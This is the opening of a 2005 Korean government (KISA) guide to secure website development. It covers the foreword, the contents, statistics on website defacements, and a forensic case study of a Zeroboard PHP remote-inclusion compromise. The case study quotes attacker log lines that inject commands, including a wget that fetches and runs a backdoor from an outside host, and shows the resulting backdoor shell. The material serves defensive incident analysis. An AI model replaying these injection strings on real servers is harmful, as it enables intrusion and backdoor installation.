


홈페이지 개발 보안 가이드

2005. 4.

 정보통신부

 한국정보보호진흥원
Korea Information Security Agency

발 간 사

홈페이지 서버는 개인들도 보유할 정도로 보급이 확산되고 있고, 그 중요도도 나날이 증가하고 있습니다. 하지만, 올해 초 해외 해커 그룹에 의해 수 천 개의 국내 홈페이지가 해킹 당하는 등 홈페이지 서버는 해커들의 주요 공격 대상이 되고 있습니다.

홈페이지 해킹으로 인한 피해도 초기화면 변조 또는 파괴, 홈페이지 서버를 경유한 내부 시스템으로의 침투, 고객 정보 유출 등 대단히 다양하고 심각할 수 있습니다. 홈페이지 해킹 사고는 개인이나 기업의 문제만이 아니라 홈페이지가 정보화의 기반요소로 자리 매김 해 가고 있는 시점에서 국가 정보화의 진전을 저해할 수 있는 걸림돌로 작용할 수 있습니다.

한국정보보호진흥원에서는 홈페이지 변조사고 예방 및 대응을 위해 홈페이지 서버 관리자 교육, 홈페이지 주요 취약점 및 대처요령 언론 홍보, 주요 공격 국가에 공격 중지 요청 등 다각적인 노력을 기울여 왔습니다.

또한, 최근의 대규모 홈페이지 변조사고의 주요 원인이 홈페이지 개발 과정의 보안 취약점에 있음을 감안하여 저희 한국정보보호진흥원에서는 홈페이지 개발 실무자 및 홈페이지 서버 운영자들이 안전하게 홈페이지를 구축할 수 있도록 『홈페이지 개발 보안 가이드』를 발간하게 되었습니다.

이 가이드는 개발과정에서 발생될 수 있는 보안 취약점에 대한 상세 설명과 함께 주요 홈페이지 개발 언어별로 안전한 코드 예를 제공함으로써 홈페이지 개발자 및 운영자들이 홈페이지 보안 강화에 실질적인 도움이 될 수 있으리라 생각하며, 본 가이드에 대해 많은 조언과 자문을 주신 분들께 깊이 감사 드립니다.

2005년 4월
한국정보보호진흥원
원장 이 홍 섭

이 보고서는 국내 홈페이지 변조사고의 감소를 목적으로 한국정보보호진흥원 인터넷침해사고대응지원센터 해킹대응팀 연구원들이 참여하여 작성하였으며, 국내 웹 보안 및 웹 애플리케이션 전문가들의 많은 조언이 있었습니다.

2005년 4월

사업 책임자 : 본 부 장 김우한(책임연구원)
연구 책임자 : 팀 장 성재모(선임연구원)
참여 연구원 : 정현철(선임연구원)
 김영직(연구원)
외부 전문가 : 가성호(보안컨설팅트)
 김경신(보안컨설팅트)

목 차

제 1 장 개 요	1
제 1 절 개 요	1
제 2 절 정보보호를 고려한 홈페이지 구축의 필요성	4
제 2 장 홈페이지 해킹 현황 및 사례	6
제 1 절 국내 홈페이지 해킹현황	6
1. 홈페이지 변조 현황	6
2. 피싱사고 현황	8
제 2 절 국내 홈페이지 해킹사례	10
1. 제로보드 취약점 피해 사례	10
2. 테크노트 취약점 피해사례	14
3. 피싱 사고 피해사례	17
제 3 장 홈페이지 개발시 보안 취약점 및 대책	26
제 1 절 접근통제 취약점	26
제 2 절 부적절한 파라미터	36
제 3 절 취약한 세션 관리(Cookie Injection)	42
제 4 절 악의적인 명령 실행(XSS)	51
제 5 절 버퍼 오버플로우	59
제 6 절 악의적인 명령어 주입 공격 (SQL Injection)	68
제 7 절 업로드 취약점	76
제 8 절 다운로드 취약점	88
제 9 절 개발 보안 관리	94
제 10 절 부적절한 환경설정 (서버 설정관련)	103

제 4 장 주요 애플리케이션 보안 대책	116
제 1 절 주요 웹 애플리케이션 보안 대책	117
1. 제로보드L	117
2. 테크노트	119
3. 그누보드	120
제 2 절 주요 데이터베이스 보안 대책	121
1. MySQL	121
2. MS-SQL	124
3. Oracle DB	127
제 5 장 결 론	137
참고자료	138
[부록1] 개발 언어별 로그인 인증 프로세스 예제	139
[부록2] 대규모 홈페이지 변조 예방을 위한 권고(안)	148
[부록3] 개인정보의 기술적·관리적 보호조치 기준(안)	150
[부록4] 웹 보안관련 주요 사이트 리스트	153

표 차례

[표 2-1] 루트킷 환경설정 파일	20
[표 3-1] 특수문자 변경	55
[표 3-2] 설정별 제공되는 헤더 정보	111
[표 4-1] MySQL 마스터 데이터베이스 테이블들의 기능	122
[표 4-2] MS-SQL 서비스 팩 다운로드 사이트	126
[표 4-3] Oracle DB 디폴트 사용자 계정 및 암호	130
[표 4-4] 패키지별 보안 발생가능 문제점	132

그림 차례


(그림 1-1) 국내 홈페이지 변조 건수	1
(그림 1-2) 정보시스템 개발 단계별 비용 절감 효과	5
(그림 2-1) 일자별 홈페이지 변조 건수	7
(그림 2-2) 국내 피싱 사이트 악용 사고 건수	8
(그림 2-3) netstat를 이용한 백도어 포트 확인	11
(그림 2-4) 삭제된 백도어 프로그램 확인	12
(그림 2-5) 공격 프로그램에 의한 CPU 점유	13
(그림 2-6) 변조된 홈페이지 화면	14
(그림 2-7) 미국 ebay사 위장 사이트(피싱 사이트)	17
(그림 2-8) E-mail을 통해 전달된 금융정보	24
(그림 3-1) 관리자 페이지 인증을 우회한 화면	27
(그림 3-2) IP 주소별 접근제한	30
(그림 3-3) Argument 변조를 통한 명령 실행	37
(그림 3-4) 제3자의 Cookie 정보 탈취	51
(그림 3-5) 사용자 입력 부분에 악성코드 삽입	52
(그림 3-6) 수집된 Cookie 인증 정보	53
(그림 3-7) 악의적인 SQL Query문 삽입	69
(그림 3-8) 게시판에 악성 스크립트 파일 업로드	77
(그림 3-9) 웹서버 권한으로 시스템 명령어 실행	77
(그림 3-10) IIS 보안 설정	79
(그림 3-11) 상대경로를 이용한 시스템 설정파일 다운로드	89
(그림 3-12) .inc, .lib 확장자를 웹사이트에서 처리하도록 설정	98
(그림 3-13) 백업 파일 노출로 인한 소스 코드 열람	104
(그림 3-14) 디렉토리 구조 노출	105
(그림 3-15) phpinfo 정보	106
(그림 3-16) 관리자 history 파일 내용	107

(그림 3-17) Error Message 숨기기	114
(그림 4-1) MS-SQL Server 인증 방식 변경	124
(그림 4-2) sa 계정의 패스워드 변경	125
(그림 4-3) 별도 계정 생성 후 데이터베이스 연결	125
(그림 4-4) xp_cmdshell 프로시저 제거	126

제 1 장 개 요

제 1 절 개 요

'04년 연말부터 국내 홈페이지 변조사고가 급속히 증가하고 있는데, 지난 '04.12.22일에서 '05.2.1일 사이에 변조된 국내 홈페이지는 무려 7,000여개로써 지난 '04년 월평균 변조 건수인 401건과 비교해 급격히 증가한 것을 알 수 있다.



<출처 : www.krcert.or.kr>

(그림 1-1) 국내 홈페이지 변조 건수

홈페이지 변조 피해업체는 대부분 한 서버에서 다수의 웹사이트를 관리하는 중소규모의 웹호스팅 업체들로서, 웹 호스팅 서버에는 한 대의 시스템에 수십~수백 개의 소기업 또는 개인 홈페이지가 운영되고 있어 이들 홈페이지 중 하나만 해킹을 당하더라도 서버내의 모든 홈페이지가 변조되거나 삭제될 수 있는 문제가 있다.

대부분의 홈페이지 변조 공격은 해외 해커그룹에 의해 이루어지고 있으며, 이 중 약 80%가 브라질 해커그룹에 의해 발생되었다.

홈페이지는 단순한 홍보 목적뿐만 아니라 사이버공간에서 상거래를 위한 주요 수단으로 자리 매김하고 있고, 내부 DB와 연동되어 다수의 고객 정보를 보유하고 있다. 이러한 홈페이지의 변조는 피해기관에게 금전적인 손실을 야기 시킬 수 있을 뿐만 아니라 국가 위상까지 저하시킬 수 있다.

최근 홈페이지 변조사고의 원인은 대부분 국내 공개 게시판인 제로보드 등 PHP 기반 애플리케이션의 보안 취약점으로 확인되고 있다. 지난 연말 이후 해외 주요 보안 사이트에 국내 웹 애플리케이션의 보안 취약점이 알려지면서 국외 해커들에 의한 국내 홈페이지 변조사고가 급속히 증가하였다. 특히, 최근 PHP Injection이라고 불리는 공격방법에 의해 많은 공격이 이루어지고 있다. PHP Injection은 PHP에서 제공하는 http 또는 ftp 프로토콜을 통한 외부 사이트의 소스를 실행할 수 있는 기능을 이용하여 공격자는 피해업체 서버에서 임의의 명령실행이나 공격도구를 설치할 수 있는 공격 방법이다.

웹 애플리케이션의 보안취약점을 이용한 해킹사고의 증가는 Symantec사의 「Internet Security Threat Report(2004년 9월)」에서도 확인할 수 있다.

이 보고서에서는 2004년 상반기에 공격자가 가장 선호한 공격 포트는 80번(웹 서비스)이며, 이는 전체 공격 포트 중 30%를 차지한다고 지적하였다. 이 수치는 2003년 하반기에 비해 10% 정도 증가한 것으로 홈페이지에 대한 공격의 증가를 확인할 수 있다.

또한, 2004년 상반기에 발표된 신규 취약점 중 479개의 취약점(전체 취약점 수의 38.7%)이 웹 응용 프로그램과 관련되어 있어, 2003년 하반기의 31%보다 8%가량 증가하였다. 즉 최근 웹 애플리케이션의 보안 취약점이 많이 발견되고 있고, 이들을 공격하기 위한 웹 포트로의 공격도 크게 증가하고 있음을 알 수 있다.

안전한 홈페이지 서버를 구축하기 위해서는 네트워크, 호스트, 어플리케이션 등 각 계층에서 보호할 수 있는 다단계적인 보안 접근법(Defense-In-Depth)이 요구된다. 각 계층에 걸쳐서 정보보호의 위협을 평가하고 이에 따른 대책을 정의하여야 한다.

본 가이드에서는 최근 대부분의 홈페이지 변조사고의 원인이 게시판

등 웹 애플리케이션 자체의 보안 취약점에 있으므로, 웹 애플리케이션의 보안 보안대책을 중점적으로 다루고자 한다.

본 가이드는 홈페이지 개발자가 자체적으로 웹 애플리케이션이나 웹 콘텐츠를 개발할 때 활용할 수 있으며, 홈페이지 운영자가 주요 공개 웹 애플리케이션의 취약점 정보를 파악함으로써 안전한 운영을 하는데도 활용할 수 있을 것이다.

제2장에서는 홈페이지 변조 현황과 사고 사례를 소개함으로써 국내 홈페이지 변조의 피해 규모와 세부 분석 결과를 살펴본다.

제3장에서는 홈페이지 개발 시 발생할 수 있는 대표적인 10가지의 보안 취약점과 그 대책에 대해 설명한다. 여기서는 각 취약점에 대한 구체적인 설명과 이 취약점을 확인할 수 있는 방법 그리고, PHP, ASP, JSP 등 주요 웹 개발 언어별 안전한 코딩 예를 제시하도록 한다.

제4장에서는 국내 홈페이지 구축시에 많이 사용되는 게시판, DB 등 웹 관련 프로그램들의 보안 취약점과 그에 대한 대책을 살펴보도록 한다.

제 2 절 정보보호를 고려한 홈페이지 구축의 필요성

홈페이지 서버를 포함한 정보시스템의 정보보호를 제공하는 방법은 일반적으로 추가(Add-on) 방식과 내장(embedded) 방식의 두 가지 방법이 있다.


추가 방식은 정보시스템의 설계 또는 구축 이후에 정보보호 제품이나 정보보호 시스템을 추가 구현하는 방식이다. 홈페이지 서버 보안을 위해서도 웹 방화벽과 같은 추가적인 보안장비를 도입하는 것이 추가방식이라 할 수 있다. 이 방법은 정보보호 요구사항이 시스템 설계에 충분히 반영되지 않았을 경우 적용할 수 있는 방법이지만 정보보호 제품과 정보 시스템 간의 상호운용성 문제로 정보보호 제품 및 운영 중인 정보시스템의 변경이 요구되는 등 성능 및 비용 측면에서 비효율성이 야기될 수 있는 문제점이 있다. 하지만 이미 구축되어 있는 많은 웹서버가 보안이 고려되지 않았으며 최근 공격대상이 웹서버에 집중되고 있는 점을 고려한다면 추가방식에 의한 웹 보안도 고려할 만 하다.

둘째, 내장 방식은 정보시스템 계획 단계에서부터 정보보호 요구사항을 파악하여 정보시스템 분석 및 설계에 정보보호 기능을 구현하는 방식으로, 초기에는 정보보호 요구사항 파악 및 기능 구현을 위한 시간과 노력이 요구되나 다른 정보시스템 기능과 원활한 상호운용성을 제공할 수 있어 결과적으로 비용효과적인 방식이라 할 수 있다.

많은 웹 개발자들은 홈페이지를 구축할 때 효율성 및 편의성에 치중하여 설계·구축 단계에서 정보보호를 고려하지 못하고 있다. 또한, 홈페이지의 특성상 외부에 공개될 수 밖에 없고, 일반적인 침입차단시스템에 의해서 보호받지 못하고 있어 최근 많은 해킹사고가 발생되고 있다. 해커에 의해서 뿐 아니라 업체의 모의해킹시에 주요 공격 대상이 되고 많은 취약점이 발견되는 곳이 홈페이지 서버이다.

이미 구축되어 있는 홈페이지 서버의 보안취약점을 수정하는 것은 기존의 운영되고 있는 서비스에 영향을 미칠 수 있을뿐만 아니라 많은 비용이 수반될 수밖에 없다.

정보보호 전문가에 의하면 추가 방식이 내장 방식에 비하여 10배의 추가 비용이 발생하는 것으로 나타났으며(Woods, 1996), MIT 경제학자 Hoo et al.(2001)의 연구에서도 정보시스템 개발 초기부터 정보보호 요구사항을 반영하면 유지 보수 과정의 많은 비용을 절감할 수 있는 것으로 나타났다. 특히, Hoo et al.(2001)의 연구는 정보보호 투자 수익율(Return On Security Investment)을 밝히기 위해 정보시스템 개발의 각 단계에서 정보보호 취약성을 수정하는데 드는 비용의 절감 효과를 측정한 것으로, 연구 결과 아래 그림과 같이, 정보시스템 개발의 각 단계 중 설계 단계에서 정보보호가 고려될 경우 21%, 구현 단계에서는 15%, 시험 단계에서는 12%의 비용이 절감될 수 있음이 실증적으로 확인되었다.



(그림 1-2) 정보시스템 개발 단계별 비용 절감 효과

홈페이지 서버의 경우도 이미 구축·운영되고 있는 서버에서 정보보호를 반영하기 위해서는 보다 많은 비용이 수반될 뿐만 아니라 해킹사고 발생으로 인해 서비스 장애로 인한 영업손실, 기업 이미지 실추, 고객 정보유출 등의 피해도 발생될 수 있음을 감안해야만 할 것이다.

제 2 장 홈페이지 해킹 현황 및 사례

제 1 절 국내 홈페이지 해킹현황

1. 홈페이지 변조 현황


국내 홈페이지를 대상으로 한 변조사고가 '04년 12월 22일(수)부터 급격히 증가하여 '05년 2월 1일(목)까지 7,000여개의 국내 홈페이지가 변조되었다.

홈페이지 변조사고는 이 기간 이전에도 꾸준히 발생하고 있었지만, 특히 이 기간 내 많은 변조사고가 발생한 이유는 단 한대의 해킹으로도 많은 수의 홈페이지가 변조되는 웹 호스팅 서버의 해킹사고가 많았기 때문이다.

업체나 개인들에게 홈페이지 서비스를 제공하는 웹호스팅 서버 대상의 대규모 변조사고 주요원인은 중소기업의 업체나 개인 홈페이지에서 많이 사용되는 공개용 게시판 S/W인 제로보드의 취약점 때문인 것으로 확인되었다.

이러한 홈페이지 변조사고는 제로보드 등 웹 애플리케이션의 보안 취약점에 대한 패치를 설치하거나, PHP의 설정을 변경함으로써 막을 수 있었지만 많은 웹 호스팅 업체와 홈페이지 운영자들이 보안인식 부재와 차단방법에 대한 지식 부족 등으로 피해는 쉽게 줄어들지 않았다.

다음 그래프는 2004년 12월 22일에서 2005년 2월 1일까지 국내 홈페이지 변조 피해 현황이다.




(그림 2-1) 일자별 홈페이지 변조 건수

전체 변조 건 중 대부분이 '04년 12월말에서 '05년 1월 중순까지 발생하였다. 국내 홈페이지들은 대부분 국외 해커 그룹에 의해 해킹을 당했으며, 특히, 브라질 해커그룹에 의한 해킹 피해가 심각했다.

2. 피싱사고 현황

홈페이지 서버에 대한 해킹은 단순한 화면 변조에서 그치지 않고 신종 인터넷 금융사기 수법인 피싱(Phishing)의 경유지로 이용되기도 한다. 피싱은 개인정보(Private)와 낚시(Fishing)의 합성어로 금융기관을 사칭해 불특정 다수의 e메일 사용자에게 신용카드나 은행계좌정보 등을 빼내 불법적으로 이용하는 인종 인터넷금융사기이다.

'04년 KrCERT/CC로 국내 시스템을 해킹하여 피싱 사이트로 악용한 사고로 신고된 건수는 총 220건으로, 대부분 국외의 피해기관 피싱 담당자나 국외 CERT에서 접수되었다.



(그림 2-2) 국내 피싱 사이트 악용 사고 건수

※ 국내 시스템을 해킹하여 Phishing 위장사이트로 악용한 사고로 KrCERT/CC로 신고된 건수임.

우리나라의 경우, 인터넷 뱅킹 등의 금융거래 시 공인인증 및 보안카드를 사용하도록 되어 있어 피싱을 통해 금융정보가 유출되어도 실제 금융사기로

연계될 가능성은 외국에 비해 낮은 편이며, 아직까지 씨티은행, 이베이 등 외국 업체를 대상으로 하는 피싱이 주를 이루고 있어 우리 국민의 피해는 신고되지 않고 있다. 다만, 피싱이 사회적 이슈가 됨에 따라 국내에서도 모방 범죄가 발생할 가능성이 높다.

또한, 우리나라는 인터넷 발달과 웹호스팅 서비스의 활성화로 상대적으로 많은 웹사이트가 구축·운영되고 있으나, 이에 대한 보안관리 의식은 부족해 해킹 등에 쉽게 노출되는 상황으로, 보안취약점을 패치 하지 않거나, 서버 설정 시 유의해야 할 보안 사항을 반영하지 않은 학교, 소규모 비영리단체, 중소기업 등의 웹사이트가 해킹을 당해 피싱에 이용되고 있으므로, 각 기관에서는 운영중인 시스템을 점검·보완토록 하며, 피싱 사고 발생시에 신속한 조치를 통해 피해 확산을 조기에 차단하여야 한다.

특정업체의 위장 홈페이지를 통해 주요 개인정보를 도용하는 피싱 사고도 홈페이지 변조의 유사사례라 볼 수 있는데, 기존 대부분의 피싱 사고는 Windows 시스템의 취약점을 많이 이용해왔던 기존의 유형이외에도 공개용 웹 게시판 프로그램의 취약점을 이용한 사례가 최근 자주 확인되고 있다.

웹 게시판을 이용한 피싱 사고의 경우, 웹 게시판의 취약점을 이용해 시스템에 침입한 후 PHP로 제작된 피싱 관련 홈페이지 파일을 업로드하며, 이메일 발송을 통해 업로드 한 홈페이지 파일로의 접속을 유도한다. 위장한 페이지를 통해 입력된 개인정보는 초기에는 해킹 당한 시스템에 파일형태로 저장되는 방식을 사용했으나, 최근에는 해커가 사용하는 메일로 전송되는 방식이 주로 사용되는 것으로 확인되고 있다.

제 2 절 국내 홈페이지 해킹사례

1. 제로보드 취약점 피해 사례

2004년 1월 2일, 운영 중인 사이트가 약 1,200여 개에 달하는 국내의 웹 호스팅 서버가 브라질 해커그룹에 의하여 홈페이지가 변조되는 사고가 발생하였다.

분석결과, 해당 서버는 현재 취약점이 존재하는 것으로 알려진 PHP 4.3버전과 제로보드 4.14 p14버전이 사용되고 있었다. 또한 공격을 인지하기 전까지 php.ini 파일의 설정이 "allow_url_fopen = On" 및 "register_globals = On" 으로 설정되어 있어, PHP 설정 및 제로보드 취약점 문제로 인해 피해가 발생한 것으로 추정되었다.


웹 로그 분석을 통해 최초 공격은 2005년 1월 2일 12:56:10에 200.193.xxx.xxx(브라질)로부터 시도된 것이 확인되었으며, 원격 사이트의 PHP 파일을 로컬 시스템에서 구동시킬 수 있는 제로보드 취약점이 이용된 것을 알 수 있었다.

200.193.xxx.xxx	-	-	[02/Jan/2005:12:56:10	+0900]	"GET
/bbs/include/xxxxx.php?dir=http://xxx.xxxx.xxx/yc/xxx.xxx?&xxx=id;%20uname%20-a;%20pwd HTTP/1.1" 200 8298					
200.193.xxx.xxx	-	-	[02/Jan/2005:13:00:18	+0900]	"GET
/bbs/include/xxxxx.php?dir=http://xxx.xxxx.xxx/yc/xxx.xxx?&xxx=cd%20/tmp;%20wget%20http://rexix.altervista.org/yc/bd;%20chmod%20777%20bd;%20./bd HTTP/1.1" 200 8284					
200.193.xxx.xxx	-	-	[02/Jan/2005:13:02:33	+0900]	"GET
/bbs/include/xxxxx.php?dir=http://xxx.xxxx.xxx/yc/xxx.xxx?&xxx=cd%20/etc/httpd/conf;%20cat%20httpd.conf%20 %20grep%20ServerName HTTP/1.1" 200 8438					
200.193.xxx.xxx	-	-	[02/Jan/2005:13:03:07	+0900]	"GET
/bbs/include/xxxxx.php?dir=http://xxx.xxxx.xxx/yc/xxx.xxx?&xxx=cd%20/etc/httpd/conf;%20cat%20httpd.conf HTTP/1.1" 200 60320					


다음은 netstat 명령을 이용해 TCP 1666번 포트의 접속상태를 확인한 내용이다. 해당 포트는 netstat 명령을 통해 /tmp 디렉토리에 위치한 bd 라는 파일이 오픈한 것이었으나, 실행 후 해당 파일이 삭제된 것을 알 수 있었다.

```
[root@blue log]# netstat -na |grep 1666
tcp 0 0 0.0.0.0:1666 0.0.0.0:* LISTEN
tcp 5 0 211.239.xxx.xxx:1666 200.193.xxx.xxx:32813 CLOSE_WAIT
tcp 2 0 211.239.xxx.xxx:1666 200.193.xxx.xxx:32803 ESTABLISHED
tcp 15 0 211.239.xxx.xxx:1666 201.1.xxx.xxx:2751 CLOSE_WAIT
tcp 7 0 211.239.xxx.xxx:1666 200.151.xxx.xxx:32799 CLOSE_WAIT
```

```
inetnum: 200.128/9
status: allocated
owner: Comite Gestor da Internet no Brasil
ownerid: BR-CGIN-LACNIC
responsible: Frederico A C Neves
address: Av. das Nações Unidas, 11541, 7?andar
address: 04578-000 - S? Paulo - SP
country: BR
```




(그림 2-3) netstat를 이용한 백도어 포트 확인



(그림 2-4) 삭제된 백도어 프로그램 확인

백도어 프로그램인 bd를 이용해 시스템에 접속한 후 웹서버 권한(nobody)의 셸을 확보하고, 이후 로컬 취약점을 이용하여 root 권한을 획득한 것으로 보인다. 백도어 프로그램인 bd는 15시경이후 설치되었으며, CPU의 95%를 차지하고 있었다.

apache	3382	79.3	0.0	1440	312	?	R	13:42	488:55	./bd
apache	3383	0.0	0.1	2168	892	ttyp0	S	13:42	0:00	sh -i
root	3482	0.0	0.1	2200	892	ttyp0	S	13:44	0:06	/bin/sh



(그림 2-5) 공격 프로그램에 의한 CPU 점유

그 외 rc 등 부팅 디렉토리와 기타 위치에서 더 이상의 악성 프로그램을 발견할 수는 없었다.

